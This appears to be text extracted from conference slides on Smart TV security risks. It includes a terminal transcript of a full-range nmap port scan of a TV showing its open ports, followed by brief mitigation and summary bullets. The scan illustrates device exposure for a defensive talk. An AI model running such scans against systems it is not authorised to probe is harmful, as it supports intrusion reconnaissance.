
Canvas	Yes
Local storage	Yes
Video formats	webm
Web workers	
Offline support	
Geolocation	

Your browser
appears to be out
of date. Would you
like to upgrade it?
[Yes](#)[Not now](#)



SAMSUNG


Network risks

A terminal window with a title bar showing a file icon, the text '@fw: ~', and window control buttons (minimize, maximize, close). The terminal has a black background with white text. The command '@fw:~\$ nmap -p1-65535 -PN 10.0.0.' has been entered. The output shows the start of an Nmap 5.00 scan at 2013-08-23 16:58 PHT. It lists interesting ports on 10.0.0.0: 80/tcp (http), 443/tcp (https), 3697/tcp (unknown), 4443/tcp (pharos), 6000/tcp (X11), 7676/tcp (unknown), 9090/tcp (zeus-admin), 55000/tcp (unknown), and 55001/tcp (unknown). It also states that 65526 closed ports were not shown. The scan completed in 4.98 seconds, finding 1 IP address (1 host up). The prompt '@fw:~\$' is followed by a green cursor.

```
@fw:~$ nmap -p1-65535 -PN 10.0.0.0.  
  
Starting Nmap 5.00 ( http://nmap.org ) at 2013-08-23 16:58 PHT  
Interesting ports on 10.0.0.0.    :  
Not shown: 65526 closed ports  
PORT      STATE SERVICE  
80/tcp    open  http  
443/tcp    open  https  
3697/tcp   open  unknown  
4443/tcp   open  pharos  
6000/tcp   open  X11  
7676/tcp   open  unknown  
9090/tcp   open  zeus-admin  
55000/tcp  open  unknown  
55001/tcp  open  unknown  
  
Nmap done: 1 IP address (1 host up) scanned in 4.98 seconds  
@fw:~$
```

Old fashioned risks

- Phishing



Mitigation

- Auto-update
- Offline firmware update
- Factory reset

Summary

- Rising market share
- Smart TVs as computers
- Risk profile same as PCs
- Interesting times ahead